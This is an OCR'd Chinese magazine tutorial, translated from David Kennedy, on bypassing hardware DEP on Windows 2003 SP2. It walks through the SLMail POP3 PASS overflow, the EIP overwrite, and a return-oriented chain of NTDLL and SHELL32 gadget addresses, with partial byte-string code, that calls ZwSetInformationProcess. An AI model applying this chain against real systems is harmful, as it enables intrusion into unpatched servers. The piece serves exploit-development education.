
    return 0;
}
```

图17

总结

本文介绍了什么是缓冲区溢出、shellcode、exploit。实验观察了缓冲区溢出的详细过程，实验演示了如何生成shellcode，如何验证shellcode，如何利用shellcode获取机器的shell。这些实验是黑客攻击工具编写的基础，也是蠕虫编写的基础。

前置知识: 汇编
关键词: 漏洞、Shellcode、堆栈



菜鸟版Exploit编写指南之五十六:
突破Windows 2003基于硬件的DEP

文/ david kennedy 译/ riusksk

创建数据执行保护DEP(Data Exectution Protection)的初衷是为了防止不可运行的内存区域运行代码。在写本文之前,我仔细阅读了《Uninformed》上Skape与Skywing合写的文章《Bypassing Windows Hardware-Enforced DEP》,这是篇不错的文章,值得一看。Skape与Skywing均是具备精明头脑的人,是公认的"汇编超人"。

背景

开始之前,我们先简单讲解堆栈溢出的基础知识。在当今现实世界中,这类溢出已经很普遍了,是很容易发生的一类安全漏洞。只要程序员在编写程序时,未对分配一定大小的特定区域进行合适的边界检测即可发生此类情况。下面就以SLMAIL栈溢出为例说明。Offensive Security安全组织的Mati Aharoni 在2004年发现了SLMAIL这个漏洞,该漏洞的exploit正是利用了SIMAIL POP3 SERVER(port 110)中PASS域未进行有效的边界检测而进行攻击的。关于该漏洞的分析可参考http://www.milw0rm.com/exploits/638。

如果定位一下实际攻击发生的位置,就会发现它是发生在PASS+buffer处,buffer中包含4654个"A"(\x41触发溢出)、shellcode地址,一些nop以及我们的shellcode。为了实现溢出攻击,只有通过覆盖EIP中指向的特定内存地址才可触发,而EIP正是指向系统即将运行的下一条指令的地址。

如果能够控制EIP,那么就可以让系统执行到我们的shellcode地址。这类典型的跳转地址通常为call esp或者jmp esp,并让ESP指向堆栈中特定的地址(例如我们的shellcode地址)。通过分析这份exploit代码,可以发现4654个"A"被发送到服务器后,接下来的0x78396ddf正是用来覆盖EIP并正确跳转到shellcode的内存地址。

NOP在汇编中用"\x90"来表示,相当于"无操作"。它并没有进行任何操作,只是继续执行下一条代码,直到有效指令。当你无法100%确定它将运行到我们预想的地址时,可以使其"滑行"一段距离,直至shellcode。与此同时,它还可以删除一些被合法函数遗弃的垃圾字符。nop被执行后,将会运行包含恶意代码的shellcode,例如reverse shell、bind shell、useradd等。

栈溢出的整个思路是: 覆盖EIP,跳转到shellcode(jmp esp),执行shellcode。如果你看一下这份exploit的日期以及测试平台,就会发现exploit是在Windows 2000 SP4平台上测试的。如果exploit是运行在Windows XP SP2、Windows 2003 SP1或者Windows 2003 SP2上,又会如何呢?

本文这里只谈论Windows 2003 SP2,因为每一个操作系统在存在不同点的同时,亦会有相对的共同之处。在Windows XP SP2与Windows 2003 SP1上绕过DEP比Windows 2003 SP2更为

容易，因为Windows 2003 SP2 内存中存在两项检测机制，而其他系统只有一项（比较 AL与EBP 和EBP与ESI）。

实际测试

打开调试器Immunity Debugger，先从milw0rm 上下载exploit，并通过调试器来运行它。图1是在*unix box上运行exploit的截图。




图1

在调试器中，可以看到被控制的堆栈中第1条指令发生了访问违例异常，如图2 所示。




图2

进一步分析，右击"我的电脑→属性→高级"，打开"高级"后（译注：在中文Windows XP SP2上，是选择性能中的"设置"后才能看到"数据执行保护"），选择"数据执行保护"，接下来我们可以看到"为除下列选定程序之外的所有程序和服务启用DEP（U）："的选项。为了exploit系统，以此来提升访问权限，就要克服上面的问题。

既然已经知道了开启DEP，就需要将其禁止掉，以便在被控制的栈中正确地执行我们的shellcode。幸运的是，这里就有一种方法可以做到。在这份特殊的exploit当中，我所使用的溢出方式尤为简单，但在实际当中会遇到很多难以想象的困难。这里重述一下Skape与Skywing的一些观点：为了绕过DEP，就必须调用函数ZwSetInformationProcess（在LdrpCheckNXCompatibility实例中）。

当ZwSetInformationProcess函数被调用时，通过相关设置来禁止DEP，以使程序跳转到我们所控制的堆栈中。在深入分析之前，先来看看这个函数的实际情况。我们将会看到NTDLL中的地址0x7C83F517，正是ZwSetInformatio nProcess的起始点，也是禁止DEP的入口，如图3 所示。




图3

通过上面的调用指令可知，它先执行"MOV DWORT PTR SS:[EBP-4],2"，欲向指定的内存地址中写入立即数2。如果寄存器被写入非法数据，就会导致写入失败，甚至产生之前我们所看到的异常事件。接下来，将立即数4压入栈中，将EAX入栈，将22压栈，将-1入栈，最后调用函数ZwSetInformationProcess。跟进函数之后，来到如图4 所示的地方。




图4


上面的指令对ESI进行了一些操作，因此ESI必须为一可写地址，否则将会触发异常。现在需要让EBP与ESI指向可写的内存地址，这样后续的指令才能得以运行。从vanilla SLMail exploit代码来看，它并未绕过DEP，执行之后将无法完全地绕过NX。这里需要注意一下LEAVE这条指令，它至少改变了EBP和ESP的值。现在的问题就是EBP是否指向了我们的HEAP，因此若想执行恶意代码，就需要使其指向可控制栈的附近内存区域。图5是溢出时寄存器的情况，图中寄存器ECX指向了有利于我们的HEAP，因为它是可写的。如果想摧毁它，我们仅需使用heap spray技术即可实现。不过我们需要来点更具创造性的操作。





图5


其实更为理想的寄存器可以使用ESP，也可能是ECX。ESP指针更为完美地接近我们的shellcode，以及ECX指向的内存地址。注意，为了禁止NX，EBP与ESI必须指向可写的内存地址。我们先处理EBP，在shell32中找到指令push esp、pop ebp、retn0x4，内存地址为0x7C93C899，如图6 所示。先将ESP的值压入栈中，如图7 所示。

ESP的值为 01F3A154，查看该地址的内容，如图8所示。栈中显示为01F3A158，现在我们需要将该值POP出栈给EBP，如图9所示。


图6


图7


图8



图9

现在EBP指向了原ESP地址，即shellcode邻近地址。接下来，我们需要使ESI指向可执行区域。我们可以简单地使用push esp、push esp、pop ebp、pop esi,retn或者其他类似功能的指令来实现，只不过需要在内存中搜索。这里我并没有找到合适的地址，打算来点有创意的。

我们需要使ESI指向可写的内存区域，而ESP或者ECX在地址上亦须为有效。接着看一下接下来的指令情况。注意，这里很容易混淆。在地址0x7C806B03的指令为"pop ebx,retn"，这将使已经存在栈中的内存地址pop给EBX寄存器，这样我们就可以注入任意欲被执行的地址了。请看下面的代码:

```
# POP EBX,RETN 0x7C806B03 @NTDLL?
disablenx+='\x03\x6B\x80\x7C' # 0x7C8043A3
will be EBX when POP
# 为了绕过NX需要ESI为可写
#POP EDI ,POP ESI, RETN 0x7c8043a3 @NTDLL
disablenx+='\xA3\x43\x80\x7c'
```

当调用NTDLL中地址0x7C806B03处的指令时，这将会pop 0x7c8043a3给EBX，如图10所示。但这仍然未起到什么效果，因为ESI一直为错误地址00000000，接下来被执行的指令为:



图10

```
#PUSH ECX, CALL EBX 0x7c934f57 @SHELL32
disablenx+='\x57\x4f\x93\x7c'
#This will go to EBX(0x7c8043a3)
```


以上指令将ECX压栈，并调用EBX。记住，我们可以在上一步之前将ECX指向内存中的其他地址。当ECX被压入栈中后，将会调用EBX，即"pop edi,pop esi,retn"，这之所以重要，是因为它将从栈中弹出一个数值给EDI。我们无需关注EDI，但需要移除栈中的一个地址，以便更改弹给ESI的值，第2条指令POP ESI 将会把EBX的值POP给ESI。执行后，EBP和ESI就指向了可写的内存地址，如图11所示。


图11

由上可知，EBP正是原始ESP的值(入口)，其中ESI指向的正是ECX的内存地址。接下来我们调用ZwSetInformationProcess去禁止DEP，这个地址位于0x7c83f517，如图12所示。


图12

我们先查看EBP地址是否为可写，若是，则设置合适的参数供ZwSetInformationProcess调用。一旦执行到这里，将会起到一定的作用，接着检查一下ESI，如图13所示。


图13

ESI为可写地址，pop esi之后，EBP的值被赋予ESP并返回。我们只需找出shellcode被加载的地址，然后设置一个地址去执行JMP ESP，几分钟后，结果如图14所示。注意，EIP指向FFFFFFFF。这是一个无效地址，查看堆栈情况，如图15所示。

很明显，第5个地址正指向了我们所控制的堆栈。由于ZwSetIn formaationProcess执行一些

push、pop及其他操作，而遗留下一些垃圾在栈




图14

